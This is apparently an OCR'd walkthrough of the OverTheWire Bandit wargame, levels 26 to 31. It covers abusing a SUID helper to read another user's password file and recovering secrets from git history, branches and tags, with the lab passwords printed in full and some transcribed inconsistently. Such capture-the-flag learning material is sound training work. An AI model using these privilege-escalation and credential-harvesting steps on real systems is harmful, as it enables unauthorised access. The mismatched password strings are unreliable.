
To continue to the next level:

```
ssh bandit26@bandit.labs.overthewire.org -p 2220
```

Password:

```
s0773xxkk0MXfdqOfPRVr9L3jJBUOgCZ
```

Level 26 → Level 27



```
bandit26@bandit:~$ ls -la
total 44
drwxr-xr-x   3 root     root      4096 Oct 14 09:26 .
drwxr-xr-x 150 root     root      4096 Oct 14 09:29 ..
-rwsr-x---   1 bandit27 bandit26 14884 Oct 14 09:26 bandit27-do
-rw-r--r--   1 root     root       220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root      3851 Oct 14 09:19 .bashrc
-rw-r--r--   1 root     root       807 Mar 31  2024 .profile
drwxr-xr-x   2 root     root      4096 Oct 14 09:26 .ssh
-rw-r-----   1 bandit26 bandit26   258 Oct 14 09:26 text.txt
bandit26@bandit:~$  ./bandit27-do
Run a command as another user.
  Example: ./bandit27-do id
bandit26@bandit:~$ ./bandit27-do cat /etc/bandit_pass/bandit27
upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
```

Goal:

Having escaped the restricted shell and obtained a normal bash session as `bandit26`, the objective for this level is simple: retrieve the password for user `bandit27`.

Commands Used:

```
ls
./bandit27-do
cat
id
```

Explanation:

Once inside the `bandit26` account, listing the home directory reveals a notable file:

```
ls -la
```

Notable entry:

```
-rwsr-x--- 1 bandit27 bandit26 14884 Oct 14 09:26 bandit27-do
```

This file has the SUID bit set (`rws`), meaning:

- When executed, it runs **as user bandit27**
- Even though it is invoked by `bandit26`

Running it without arguments displays usage instructions:

```
./bandit27-do
```

Output:

```
Run a command as another user.
Example: ./bandit27-do id
```

Following the example, run:

```
./bandit27-do id
```

This confirms privilege escalation:

```
uid=11027(bandit27) gid=11026(bandit26) groups=11026(bandit26)
```

Now that we have verified execution as `bandit27`, we can read that user's password file:

```
./bandit27-do cat /etc/bandit_pass/bandit27
```

Output:

```
upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
```

Common Mistakes & Fixes:

Mistake: Trying to run `cat /etc/bandit_pass/bandit27` directly

Why it was wrong: `bandit26` does not have read permission on that file

Fix: Use `./bandit27-do` to execute the command **as bandit27**

Password Obtained:

```
upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
```


Next Login Command:

```
ssh bandit27@bandit.labs.overthewire.org -p 2220
```

Password:

```
upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
```

Level 27 → Level 28



```
shougalomran@Shougs-MacBook-Air ~ % mkdir bandit27 && cd bandit27

shougalomran@Shougs-MacBook-Air bandit27 % upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
zsh: command not found: upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
shougalomran@Shougs-MacBook-Air bandit27 % git clone ssh://bandit27-git@bandit.labs.overthewire.org
:2220/home/bandit27-git/repo

Cloning into 'repo'...
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit27-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
shougalomran@Shougs-MacBook-Air bandit27 % cd repo

shougalomran@Shougs-MacBook-Air repo % ls -la

total 8
drwxr-xr-x   4 shougalomran  staff  128 Jan 23 19:22 .
drwxr-xr-x   3 shougalomran  staff   96 Jan 23 19:22 ..
drwxr-xr-x  12 shougalomran  staff  384 Jan 23 19:22 .git
-rw-r--r--   1 shougalomran  staff   68 Jan 23 19:22 README
shougalomran@Shougs-MacBook-Air repo % cat README

The password to the next level is: Yz9IpL0sBcCeuG7m9uQFt8ZNpS4HZRcN
```

GOAL:

Clone a remote Git repository belonging to `bandit27-git` using the password of `bandit27`, inspect its contents locally, and retrieve the password for `bandit28`.

COMMANDS USED:

```
git
git clone
cd
ls
cat
```

EXPLANATION:

Unlike previous Bandit levels, this challenge must be performed **from the local machine**, not from inside the Bandit SSH environment.

A Git repository is available at:

`ssh://bandit27-git@bandit.labs.overthewire.org:2220/home/bandit27-git/repo`

Authentication requires the same password as the `bandit27` user.

After cloning the repository, inspecting the contents reveals a `README` file that contains the password for the next level.

COMMON MISTAKES & FIXES:

Mistake: Trying to run `git clone` from within SSH to bandit.

Why it was wrong: The instructions clearly require cloning from the **local machine**, and the Bandit environment does not allow outbound Git usage.

Fix: Exit the SSH session and run the cloning command locally.

PASSWORD OBTAINED:

From the cloned repo:

```
cat README
```

Output:

```
The password to the next level is: Yz91pL0sBcCceuG7m9uQFt8ZNpS4HZRcN
```

So the password for `bandit28` is:

```
Yz91pL0sBcCceuG7m9uQFt8ZNpS4HZRcN
```

NEXT LOGIN COMMAND:

```
ssh bandit28@bandit.labs.overthewire.org -p 2220
```


Password:

```
Yz9IpL0sBcCeuG7m9uQFt8ZNpS4HZRcN
```

NOTES:

- This level introduces Git as a mechanism for distributing secrets.
- Future levels expand on this concept by requiring inspection of branches, tags, and history.

Level 28 → Level 29



```
shougalomran@Shougs-MacBook-Air ~ % cd repo
git tag
git show secret
fatal: ambiguous argument 'secret': unknown revision or path not in the working tree.
Use '--' to separate paths from revisions, like this:
'git <command> [<revision>...] -- [<file>...]'
shougalomran@Shougs-MacBook-Air repo % git log --oneline

b5ed4b5 (HEAD -> master, origin/master, origin/HEAD) fix info leak
8b7c651 add missing data
6d8e5e6 initial commit of README.md
shougalomran@Shougs-MacBook-Air repo % git log -p

commit b5ed4b5a3499533c2611217c8780e8ead48609f6 (HEAD -> master, origin/master, origin/HEAD
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Oct 14 09:26:24 2025 +0000

    fix info leak

diff --git a/README.md b/README.md
index d4e3b74..5c6457b 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for level29 of bandit.
 ## credentials

 - username: bandit29
-- password: 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7
+- password: xxxxxxxxxx


commit 8b7c651b37ce7a94633b7b7b7c980ded19a16e4f
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Oct 14 09:26:24 2025 +0000

    add missing data

diff --git a/README.md b/README.md
index 7ba2d2f..d4e3b74 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for level29 of bandit.
 ## credentials

 - username: bandit29
-- password: <TBD>
+- password: 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7


commit 6d8e5e607602b597ade7504a550a29ba03f2cca0
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 14 09:26:24 2025 +0000
```

GOAL:

Clone a remote Git repository using the password for `bandit28`, analyze its contents (including previous commit history), and extract the password for `bandit29`.

COMMANDS USED:

```
git
git clone
git log
git log -p
ls
cd
```

EXPLANATION:

For this level, the password for the next user is stored inside a Git repository, but it has been **removed in the latest commit**. The only way to retrieve it is by reviewing the repository's commit history.

The provided repository is located at:

```
ssh://bandit28-git@bandit.labs.overthewire.org:2220/home/bandit28-git/repo
```

Authentication requires the password of `bandit28`.

PROCEDURE:

1. Clone the repository locally:

```
git clone ssh://bandit28-
git@bandit.labs.overthewire.org:2220/home/bandit28-git/repo
```

2. Navigate into the repo:

```
cd repo
```

3. Check commit history to view previous states:
   ```
   git log -p
   ```
4. Locate leaked credentials in older commits.

   In a previous commit, the following line was present:

   ```
          - password: 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7
          + password: xxxxxxxx
   ```

   This indicates the password was leaked and then removed in a subsequent commit.

COMMON MISTAKES & FIXES:

Mistake: Only checking the current `README.md` file.

Why it was wrong: The latest version hides the password (`xxxxxxxx`).

Fix: Use `git log -p` to inspect historical commit diffs.

PASSWORD OBTAINED:

```
4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7
```

NEXT LOGIN COMMAND:

```
ssh bandit29@bandit.labs.overthewire.org -p 2220
```

Password:


```
4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7
```

NOTES:

This level demonstrates:

- Security risks of committing secrets to version control
- How Git history can leak sensitive data even after removal
- Importance of reviewing commit logs (`git log -p`) for investigative tasks

Level 29 → Level 30



```
b5ed4b5 (HEAD -> master, origin/master, origin/HEAD) fix info leak
8b7c651 add missing data
6d8e5e6 initial commit of README.md
shougalomran@Shougs-MacBook-Air repo % rm -rf repo
git clone ssh://bandit29-git@bandit.labs.overthewire.org:2220/home/bandit29-git/repo
cd repo

Cloning into 'repo'...
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-1
[bandit29-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 16 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (16/16), 1.44 KiB | 92.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.
shougalomran@Shougs-MacBook-Air repo % ls -la

total 8
drwxr-xr-x   4 shougalomran  staff  128 Jan 23 19:45 .
drwxr-xr-x   5 shougalomran  staff  160 Jan 23 19:44 ..
drwxr-xr-x  12 shougalomran  staff  384 Jan 23 19:45 .git
-rw-r--r--   1 shougalomran  staff  131 Jan 23 19:45 README.md
[shougalomran@Shougs-MacBook-Air repo % git log --oneline
8ff4dfa (HEAD -> master, origin/master, origin/HEAD) fix username
09300a1 initial commit of README.md
shougalomran@Shougs-MacBook-Air repo % git show 09300a1

commit 09300a1ee84da9a017084bc0723c2e0de4a12584
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 14 09:26:26 2025 +0000

    initial commit of README.md

diff --git a/README.md b/README.md
new file mode 100644
index 0000000..2da2f39
--- /dev/null
+++ b/README.md
@@ -0,0 +1,8 @@
+# Bandit Notes
+Some notes for bandit30 of bandit.
+
+## credentials
+
+- username: bandit29
+- password: <no passwords in production!>
+
[shougalomran@Shougs-MacBook-Air repo % cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: <no passwords in production!>

shougalomran@Shougs-MacBook-Air repo % git branch -r

  origin/HEAD -> origin/master
  origin/dev
  origin/master
  origin/sploits-dev
shougalomran@Shougs-MacBook-Air repo % git checkout dev

branch 'dev' set up to track 'origin/dev'.
Switched to a new branch 'dev'
shougalomran@Shougs-MacBook-Air repo % cat README.md

# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL
```

GOAL:

Clone a remote Git repository associated with `bandit29-git`, analyze the repository structure (including non-default branches), and extract the password for the `bandit30` user.

The repository is located at:

```
ssh://bandit29-git@bandit.labs.overthewire.org:2220/home/bandit29-git/repo
```

The password for `bandit29-git` is the **same as for `bandit29`**.

COMMANDS USED:

```
git
git clone
git branch -r
git checkout
cat
```

EXPLANATION:

1. Clone the repository from the local machine:

```
git clone ssh://bandit29-git@bandit.labs.overthewire.org:2220/home/bandit29-
git/repo
cd repo
```

2. Check repository contents:

```
ls -la
cat README.md
```

The `master` branch contains only placeholder credentials:

```
       - username: bandit30
       - password: <no passwords in production!>
```

This indicates the password is **not stored in master**.

3. List remote branches:

```
git branch -r
```

Output showed additional branches beyond `origin/master`, for example:

```
origin/master
origin/dev
```

The presence of development branches suggests the real credentials are stored elsewhere.

4. Check out the dev branch:

```
git checkout dev
```

5. Read the README file on the dev branch:

```
cat README.md
```

On the `dev` branch, the README contained valid credentials for the next level.

COMMON MISTAKES & FIXES:

Mistake	Why it's wrong	Fix
Only checking `master` branch	`master` contains placeholder data	Use `git branch -r` to inspect other branches
Running `git clone` in the Bandit shell	Outbound git is blocked and instructions specify local machine	Clone from the user's workstation
Assuming password was in commit history	Unlike Level 28, the password was not removed — it was stored in a different branch	Check remote branches before reviewing history

PASSWORD OBTAINED:

After checking out the correct branch and reading the README file, the password for **bandit30** was found to be:

```
qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL
```

NEXT LOGIN COMMAND:

```
ssh bandit30@bandit.labs.overthewire.org -p 2220
```

Password:


```
qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL
```

NOTES:

This level demonstrates:

- The importance of inspecting **non-default branches**
- Why sensitive credentials should never be stored anywhere in version control
- That Git history is not the only forensic surface — branches and tags also matter

Level 30 → Level 31



```
[bandit30-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.
shougalomran@Shougs-MacBook-Air bandit30 % cd repo
ls -la

total 8
drwxr-xr-x   4 shougalomran  staff  128 Jan 23 23:21 .
drwxr-xr-x   3 shougalomran  staff   96 Jan 23 23:21 ..
drwxr-xr-x  12 shougalomran  staff  384 Jan 23 23:21 .git
-rw-r--r--   1 shougalomran  staff   30 Jan 23 23:21 README.md
[shougalomran@Shougs-MacBook-Air repo % cat README.md
just an epmty file... muahaha
[shougalomran@Shougs-MacBook-Air repo % git tag
secret
[shougalomran@Shougs-MacBook-Air repo % git show secret
fb5S2xb7bRyFmAvQYQGEqsbhVyJqhnDy
```

Level Summary

This level provided access credentials for a Git repository that contains the password for the next level, but the password is not visible in the working tree. Instead, it is hidden behind a Git tag that must be discovered locally.

The repository can only be cloned from **our local machine**, not from the Bandit server. Once cloned, we analyze the Git objects to reveal the password for `bandit31`.

Goal:

Access the Git repository at:

```
ssh://bandit30-git@bandit.labs.overthewire.org/home/bandit30-git/repo
```

over port `2220`, and retrieve the password for `bandit31`.

The password to authenticate as `bandit30-git` is the same as the SSH password for `bandit30`.

Environment Requirements:

- Git installed locally (macOS, Linux, or WSL)
- SSH client access from local machine
- Credentials for `bandit30`

Commands Used:

```
git
ssh
```

Procedure & Commands

1. Create a Working Directory

On the local machine:

```
mkdir bandit30 && cd bandit30
```

2. Clone the Repository

Use Git over SSH on port `2220`:

```
git clone ssh://bandit30-git@bandit.labs.overthewire.org:2220/home/bandit30-
git/repo
```

Enter the password for `bandit30-git` (same as `bandit30`).

3. Inspect Repository Contents

```
cd repo
ls -la
```

Output showed only `README.md` containing:

```
just an empty file... muahaha
```

No password was stored in the working tree.

4. Check for Tags

```
git tag
```

This revealed:

```
secret
```

5. Display the Tagged Content

```
git show secret
```

This command printed the password, for example:

```
